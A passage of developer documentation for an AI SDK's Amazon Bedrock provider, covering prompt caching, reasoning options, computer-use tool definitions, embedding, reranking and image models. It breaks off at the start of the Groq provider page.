content: [
{ type: 'text', text: 'You are an expert on cyberpunk literature.' },
{ type: 'text', text: `Academic analysis: ${cyberpunkAnalysis}` },
],
providerOptions: { bedrock: { cachePoint: { type: 'default' } } },
},
{
role: 'user',
content:
'How does Gibson explore the relationship between humanity and technology?',
},
],
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log(
'Cache token usage:',
(await result.providerMetadata)?.bedrock?.usage,
);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Provider Metadata
The following Bedrock-specific metadata may be returned in providerMetadata.bedrock:
- trace (optional) Guardrail tracing information (when tracing is enabled).
- performanceConfig (optional)
Performance configuration, e.g.
{ latency: 'optimized' }. - serviceTier (optional)
Service tier information, e.g.
{ type: 'on-demand' }. - usage (optional)
Cache token usage details including
cacheWriteInputTokensandcacheDetails. - stopSequence string | null The stop sequence that triggered the stop, if any.
Reasoning
Amazon Bedrock supports model creator-specific reasoning features:
- Anthropic (e.g.
claude-sonnet-4-5-20250929): enable via thereasoningConfigprovider option and specifying a thinking budget in tokens (minimum:1024, maximum:64000). - Amazon (e.g.
us.amazon.nova-2-lite-v1:0): enable via thereasoningConfigprovider option and specifying a maximum reasoning effort level ('low' | 'medium' | 'high').
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
// Anthropic example
const anthropicResult = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', budgetTokens: 1024 },
} satisfies AmazonBedrockLanguageModelOptions,
},
});
console.log(anthropicResult.reasoningText); // reasoning text
console.log(anthropicResult.text); // text response
// Nova 2 example
const amazonResult = await generateText({
model: bedrock('us.amazon.nova-2-lite-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', maxReasoningEffort: 'medium' },
} satisfies AmazonBedrockLanguageModelOptions,
},
});
console.log(amazonResult.reasoningText); // reasoning text
console.log(amazonResult.text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Service Tiers
Amazon Bedrock supports selecting an inference service tier per request via the serviceTier provider option.
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt: 'Summarize this support ticket backlog.',
providerOptions: {
bedrock: {
serviceTier: 'priority',
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Supported values are:
reservedprioritydefaultflex
See the Amazon Bedrock service tiers documentation for model availability and behavior.
Extended Context Window
Claude Sonnet 4 models on Amazon Bedrock support an extended context window of up to 1 million tokens when using the context-1m-2025-08-07 beta feature.
import {
bedrock,
type AmazonBedrockLanguageModelOptions,
} from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt: 'analyze this large document...',
providerOptions: {
bedrock: {
anthropicBeta: ['context-1m-2025-08-07'],
} satisfies AmazonBedrockLanguageModelOptions,
},
});
Computer Use
Via Anthropic, Amazon Bedrock provides three provider-defined tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = bedrock.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
For Claude 4 models (Opus & Sonnet):
const textEditorTool = bedrock.tools.textEditor_20250429({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
For Claude 3.5 Sonnet and earlier models:
const textEditorTool = bedrock.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replacecommand.insert_text(string, optional): Required forinsertcommand, containing the text to insert.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
When using the Text Editor Tool, make sure to name the key in the tools object correctly:
- Claude 4 models: Use
str_replace_based_edit_tool - Claude 3.5 Sonnet and earlier: Use
str_replace_editor
// For Claude 4 models
const response = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_based_edit_tool: textEditorTool, // Claude 4 tool name
},
});
// For Claude 3.5 Sonnet and earlier
const response = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_editor: textEditorTool, // Earlier models tool name
},
});
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = bedrock.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'image', data: output.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the anthropic.claude-3-5-sonnet-20240620-v1:0 model to enable more complex interactions and tasks.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
amazon.titan-tg1-large |
||||
amazon.titan-text-express-v1 |
||||
amazon.titan-text-lite-v1 |
||||
us.amazon.nova-premier-v1:0 |
||||
us.amazon.nova-pro-v1:0 |
||||
us.amazon.nova-lite-v1:0 |
||||
us.amazon.nova-micro-v1:0 |
||||
anthropic.claude-haiku-4-5-20251001-v1:0 |
||||
anthropic.claude-sonnet-4-20250514-v1:0 |
||||
anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
anthropic.claude-opus-4-20250514-v1:0 |
||||
anthropic.claude-opus-4-1-20250805-v1:0 |
||||
anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
anthropic.claude-3-opus-20240229-v1:0 |
||||
anthropic.claude-3-sonnet-20240229-v1:0 |
||||
anthropic.claude-3-haiku-20240307-v1:0 |
||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
us.anthropic.claude-opus-4-20250514-v1:0 |
||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
us.anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
us.anthropic.claude-3-sonnet-20240229-v1:0 |
||||
us.anthropic.claude-3-opus-20240229-v1:0 |
||||
us.anthropic.claude-3-haiku-20240307-v1:0 |
||||
anthropic.claude-v2 |
||||
anthropic.claude-v2:1 |
||||
anthropic.claude-instant-v1 |
||||
cohere.command-text-v14 |
||||
cohere.command-light-text-v14 |
||||
cohere.command-r-v1:0 |
||||
cohere.command-r-plus-v1:0 |
||||
us.deepseek.r1-v1:0 |
||||
meta.llama3-8b-instruct-v1:0 |
||||
meta.llama3-70b-instruct-v1:0 |
||||
meta.llama3-1-8b-instruct-v1:0 |
||||
meta.llama3-1-70b-instruct-v1:0 |
||||
meta.llama3-1-405b-instruct-v1:0 |
||||
meta.llama3-2-1b-instruct-v1:0 |
||||
meta.llama3-2-3b-instruct-v1:0 |
||||
meta.llama3-2-11b-instruct-v1:0 |
||||
meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-2-1b-instruct-v1:0 |
||||
us.meta.llama3-2-3b-instruct-v1:0 |
||||
us.meta.llama3-2-11b-instruct-v1:0 |
||||
us.meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-1-8b-instruct-v1:0 |
||||
us.meta.llama3-1-70b-instruct-v1:0 |
||||
us.meta.llama3-3-70b-instruct-v1:0 |
||||
us.meta.llama4-scout-17b-instruct-v1:0 |
||||
us.meta.llama4-maverick-17b-instruct-v1:0 |
||||
mistral.mistral-7b-instruct-v0:2 |
||||
mistral.mixtral-8x7b-instruct-v0:1 |
||||
mistral.mistral-large-2402-v1:0 |
||||
mistral.mistral-small-2402-v1:0 |
||||
us.mistral.pixtral-large-2502-v1:0 |
||||
openai.gpt-oss-120b-1:0 |
||||
openai.gpt-oss-20b-1:0 |
Embedding Models
You can create models that call the Bedrock API Bedrock API
using the .embedding() factory method.
const model = bedrock.embedding('amazon.titan-embed-text-v1');
Bedrock Titan embedding model amazon.titan-embed-text-v2:0 supports several additional settings. You can pass them as an options argument:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const model = bedrock.embedding('amazon.titan-embed-text-v2:0');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
dimensions: 512, // optional, number of dimensions for the embedding
normalize: true, // optional, normalize the output embeddings
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following optional provider options are available for Bedrock Titan embedding models:
-
dimensions: number
The number of dimensions the output embeddings should have. The following values are accepted: 1024 (default), 512, 256.
-
normalize boolean
Flag indicating whether or not to normalize the output embeddings. Defaults to true.
Nova Embedding Models
Amazon Nova embedding models support additional provider options:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const { embedding } = await embed({
model: bedrock.embedding('amazon.nova-embed-text-v2:0'),
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
embeddingDimension: 1024, // optional, number of dimensions
embeddingPurpose: 'TEXT_RETRIEVAL', // optional, purpose of embedding
truncate: 'END', // optional, truncation behavior
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following optional provider options are available for Nova embedding models:
-
embeddingDimension number
The number of dimensions for the output embeddings. Supported values: 256, 384, 1024 (default), 3072.
-
embeddingPurpose string
The purpose of the embedding. Accepts:
GENERIC_INDEX(default),TEXT_RETRIEVAL,IMAGE_RETRIEVAL,VIDEO_RETRIEVAL,DOCUMENT_RETRIEVAL,AUDIO_RETRIEVAL,GENERIC_RETRIEVAL,CLASSIFICATION,CLUSTERING. -
truncate string
Truncation behavior when input exceeds the model's context length. Accepts:
NONE,START,END(default).
Cohere Embedding Models
Cohere embedding models on Bedrock require an inputType and support truncation:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { type AmazonBedrockEmbeddingModelOptions } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const { embedding } = await embed({
model: bedrock.embedding('cohere.embed-english-v3'),
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
inputType: 'search_document', // required for Cohere
truncate: 'END', // optional, truncation behavior
} satisfies AmazonBedrockEmbeddingModelOptions,
},
});
The following provider options are available for Cohere embedding models:
-
inputType string
Input type for Cohere embedding models. Accepts:
search_document,search_query(default),classification,clustering. -
truncate string
Truncation behavior when input exceeds the model's context length. Accepts:
NONE,START,END.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
amazon.titan-embed-text-v1 |
1536 | |
amazon.titan-embed-text-v2:0 |
1024 | |
amazon.nova-embed-text-v2:0 |
1024 | |
cohere.embed-english-v3 |
1024 | |
cohere.embed-multilingual-v3 |
1024 |
Reranking Models
You can create models that call the Bedrock Rerank API
using the .reranking() factory method.
const model = bedrock.reranking('cohere.rerank-v3-5:0');
You can use Amazon Bedrock reranking models to rerank documents with the rerank function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { rerank } from 'ai';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: bedrock.reranking('cohere.rerank-v3-5:0'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Amazon Bedrock reranking models support additional provider options that can be passed via providerOptions.bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { rerank } from 'ai';
const { ranking } = await rerank({
model: bedrock.reranking('cohere.rerank-v3-5:0'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
providerOptions: {
bedrock: {
nextToken: 'pagination_token_here',
},
},
});
The following provider options are available:
-
nextToken string
Token for pagination of results.
-
additionalModelRequestFields Record<string, unknown>
Additional model-specific request fields.
Model Capabilities
| Model |
|---|
amazon.rerank-v1:0 |
cohere.rerank-v3-5:0 |
Image Models
You can create models that call the Bedrock API Bedrock API
using the .image() factory method.
For more on the Amazon Nova Canvas image model, see the Nova Canvas Overview.
const model = bedrock.image('amazon.nova-canvas-v1:0');
You can then generate images with the generateImage function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
});
You can also pass the providerOptions object to the generateImage function to customize the generation behavior:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
providerOptions: {
bedrock: {
quality: 'premium',
negativeText: 'blurry, low quality',
cfgScale: 7.5,
style: 'PHOTOREALISM',
},
},
});
The following optional provider options are available for Amazon Nova Canvas:
-
quality string
The quality level for image generation. Accepts
'standard'or'premium'. -
negativeText string
Text describing what you don't want in the generated image.
-
cfgScale number
Controls how closely the generated image adheres to the prompt. Higher values result in images that are more closely aligned to the prompt.
-
style string
Predefined visual style for image generation. Accepts one of:
3D_ANIMATED_FAMILY_FILM·DESIGN_SKETCH·FLAT_VECTOR_ILLUSTRATION·GRAPHIC_NOVEL_ILLUSTRATION·MAXIMALISM·MIDCENTURY_RETRO·PHOTOREALISM·SOFT_DIGITAL_PAINTING.
Documentation for additional settings can be found within the Amazon Bedrock User Guide for Amazon Nova Documentation.
Image Editing
Amazon Nova Canvas supports several image editing task types. When you provide input images via prompt.images, the model automatically detects the appropriate editing mode, or you can explicitly specify the taskType in provider options.
Image Variation
Create variations of an existing image while maintaining its core characteristics:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'Modernize the style, photo-realistic, 8k, hdr',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'IMAGE_VARIATION',
similarityStrength: 0.7, // 0-1, higher = closer to original
negativeText: 'bad quality, low resolution',
},
},
});
-
similarityStrength number
Controls how similar the output is to the input image. Values range from 0 to 1, where higher values produce results closer to the original.
Inpainting
Edit specific parts of an image. You can define the area to modify using either a mask image or a text prompt:
Using a mask prompt (text-based selection):
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'a cute corgi dog in the same style',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
maskPrompt: 'cat', // Describe what to replace
},
},
seed: 42,
});
Using a mask image:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // White pixels = area to change
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
});
-
maskPrompt string
A text description of the area to modify. The model will automatically identify and mask the described region.
Outpainting
Extend an image beyond its original boundaries:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
text: 'A beautiful sunset landscape with mountains',
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'OUTPAINTING',
maskPrompt: 'background',
outPaintingMode: 'DEFAULT', // or 'PRECISE'
},
},
});
-
outPaintingMode string
Controls how the outpainting is performed. Accepts
'DEFAULT'or'PRECISE'.
Background Removal
Remove the background from an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: {
images: [imageBuffer],
},
providerOptions: {
bedrock: {
taskType: 'BACKGROUND_REMOVAL',
},
},
});
Image Editing Provider Options
The following additional provider options are available for image editing:
-
taskType string
Explicitly set the editing task type. Accepts
'TEXT_IMAGE'(default for text-only),'IMAGE_VARIATION','INPAINTING','OUTPAINTING', or'BACKGROUND_REMOVAL'. When images are provided without an explicit taskType, the model defaults to'IMAGE_VARIATION'(or'INPAINTING'if a mask is provided). -
maskPrompt string
Text description of the area to modify (for inpainting/outpainting). Alternative to providing a mask image.
-
similarityStrength number
For
IMAGE_VARIATION: Controls similarity to the original (0-1). -
outPaintingMode string
For
OUTPAINTING: Controls the outpainting behavior ('DEFAULT'or'PRECISE').
Image Model Settings
You can customize the generation behavior with optional options:
await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
maxImagesPerCall: 1, // Maximum number of images to generate per API call
});
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Default can vary by model, with 5 as a common default.
Model Capabilities
The Amazon Nova Canvas model supports custom sizes with constraints as follows:
- Each side must be between 320-4096 pixels, inclusive.
- Each side must be evenly divisible by 16.
- The aspect ratio must be between 1:4 and 4:1. That is, one side can't be more than 4 times longer than the other side.
- The total pixel count must be less than 4,194,304.
For more, see Image generation access and usage.
| Model | Sizes |
|---|---|
amazon.nova-canvas-v1:0 |
Custom sizes: 320-4096px per side (must be divisible by 16), aspect ratio 1:4 to 4:1, max 4.2M pixels |
Response Headers
The Amazon Bedrock provider will return the response headers associated with network requests made of the Bedrock servers.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
console.log(result.response.headers);
Below is sample output where you can see the x-amzn-requestid header. This can
be useful for correlating Bedrock API calls with requests made by the AI SDK:
{
connection: 'keep-alive',
'content-length': '2399',
'content-type': 'application/json',
date: 'Fri, 07 Feb 2025 04:28:30 GMT',
'x-amzn-requestid': 'c9f3ace4-dd5d-49e5-9807-39aedfa47c8e'
}
This information is also available with streamText:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const result = streamText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Response headers:', (await result.response).headers);
With sample output as:
{
connection: 'keep-alive',
'content-type': 'application/vnd.amazon.eventstream',
date: 'Fri, 07 Feb 2025 04:33:37 GMT',
'transfer-encoding': 'chunked',
'x-amzn-requestid': 'a976e3fc-0e45-4241-9954-b9bdd80ab407'
}
Bedrock Anthropic Provider Usage
The Bedrock Anthropic provider offers support for Anthropic's Claude models through Amazon Bedrock's native InvokeModel API. This provides full feature parity with the Anthropic API, including features that may not be available through the Converse API (such as stop_sequence in streaming responses).
For more information on Claude models available on Amazon Bedrock, see Claude on Amazon Bedrock.
Provider Instance
You can import the default provider instance bedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
If you need a customized setup, you can import createBedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic and create a provider instance with your settings:
import { createBedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
const bedrockAnthropic = createBedrockAnthropic({
region: 'us-east-1', // optional
accessKeyId: 'xxxxxxxxx', // optional
secretAccessKey: 'xxxxxxxxx', // optional
sessionToken: 'xxxxxxxxx', // optional
});
Provider Settings
You can use the following optional settings to customize the Bedrock Anthropic provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
apiKey string
API key for authenticating requests using Bearer token authentication. When provided, this will be used instead of AWS SigV4 authentication. It uses the
AWS_BEARER_TOKEN_BEDROCKenvironment variable by default. -
baseURL string
Base URL for the Bedrock API calls. Useful for custom endpoints or proxy configurations.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
-
credentialProvider () => PromiseLike<BedrockCredentials>
The AWS credential provider to use for the Bedrock provider to get dynamic credentials similar to the AWS SDK. Setting a provider here will cause its credential values to be used instead of the
accessKeyId,secretAccessKey, andsessionTokensettings.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. us.anthropic.claude-3-5-sonnet-20241022-v2:0.
const model = bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0');
You can use Bedrock Anthropic language models to generate text with the generateText function:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Provider Options
The following optional provider options are available for Bedrock Anthropic models:
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
messages: [
{
role: 'system',
content: 'You are an expert assistant.',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'user',
content: 'Explain quantum computing.',
},
],
});
Computer Use
The Bedrock Anthropic provider supports Anthropic's computer use tools:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, isStepCount } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
bash: bedrockAnthropic.tools.bash_20241022({
execute: async ({ command }) => {
// Implement your bash command execution logic here
return [{ type: 'text', text: `Executed: ${command}` }];
},
}),
},
prompt: 'List the files in my directory.',
stopWhen: isStepCount(2),
});
Text Editor Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, isStepCount } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
str_replace_editor: bedrockAnthropic.tools.textEditor_20241022({
execute: async ({ command, path, old_str, new_str, insert_text }) => {
// Implement your text editing logic here
return 'File updated successfully';
},
}),
},
prompt: 'Update my README file.',
stopWhen: isStepCount(5),
});
Computer Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, isStepCount } from 'ai';
import fs from 'fs';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
tools: {
computer: bedrockAnthropic.tools.computer_20241022({
displayWidthPx: 1024,
displayHeightPx: 768,
execute: async ({ action, coordinate, text }) => {
if (action === 'screenshot') {
return {
type: 'image',
data: fs.readFileSync('./screenshot.png').toString('base64'),
};
}
return `executed ${action}`;
},
toModelOutput({ output }) {
return {
type: 'content',
value: [
typeof output === 'string'
? { type: 'text', text: output }
: {
type: 'image-data',
data: output.data,
mediaType: 'image/png',
},
],
};
},
}),
},
prompt: 'Take a screenshot.',
stopWhen: isStepCount(3),
});
Reasoning
Anthropic has reasoning support for Claude 3.7 and Claude 4 models on Bedrock, including:
us.anthropic.claude-opus-4-7us.anthropic.claude-opus-4-6-v1us.anthropic.claude-opus-4-5-20251101-v1:0us.anthropic.claude-sonnet-4-5-20250929-v1:0us.anthropic.claude-opus-4-20250514-v1:0us.anthropic.claude-sonnet-4-20250514-v1:0us.anthropic.claude-opus-4-1-20250805-v1:0us.anthropic.claude-haiku-4-5-20251001-v1:0
You can enable it using the thinking provider option and specifying a thinking budget in tokens.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Reasoning |
|---|---|---|---|---|---|
us.anthropic.claude-opus-4-7 |
|||||
us.anthropic.claude-opus-4-6-v1 |
|||||
us.anthropic.claude-opus-4-5-20251101-v1:0 |
|||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
|||||
us.anthropic.claude-opus-4-20250514-v1:0 |
|||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
|||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
|||||
us.anthropic.claude-haiku-4-5-20251001-v1:0 |
|||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
Migrating to @ai-sdk/amazon-bedrock 2.x
The Amazon Bedrock provider was rewritten in version 2.x to remove the
dependency on the @aws-sdk/client-bedrock-runtime package.
The bedrockOptions provider setting previously available has been removed. If
you were using the bedrockOptions object, you should now use the region,
accessKeyId, secretAccessKey, and sessionToken settings directly instead.
Note that you may need to set all of these explicitly, e.g. even if you're not
using sessionToken, set it to undefined. If you're running in a serverless
environment, there may be default environment variables set by your containing
environment that the Amazon Bedrock provider will then pick up and could
conflict with the ones you're intending to use.
title: Groq description: Learn how to use Groq.
Groq Provider
The Groq provider contains language model support for the Groq API.
Setup
The Groq provider is available via the @ai-sdk/groq module.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance groq from @ai-sdk/groq:
import { groq } from '@ai-sdk/groq';
If you need a customized setup, you can import createGroq from @ai-sdk/groq
and create a provider instance with your settings:
import { createGroq } from '@ai-sdk/groq';
const groq = createGroq({
// custom settings
});
You can use the following optional settings to customize the Groq provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.groq.com/openai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGROQ_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Groq models using a provider instance.
The first argument is the model id, e.g. gemma2-9b-it.
const model = groq('gemma2-9b-it');
Reasoning Models
Groq offers several reasoning models such as qwen-qwq-32b and deepseek-r1-distill-llama-70b.
You can configure how the reasoning is exposed in the generated text by using the reasoningFormat option.
It supports the options parsed, hidden, and raw.
import { groq, type GroqLanguageModelOptions } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('qwen/qwen3-32b'),
providerOptions: {
groq: {
reasoningFormat: 'parsed',
reasoningEffort: 'default',
parallelToolCalls: true, // Enable parallel function calling (default: true)
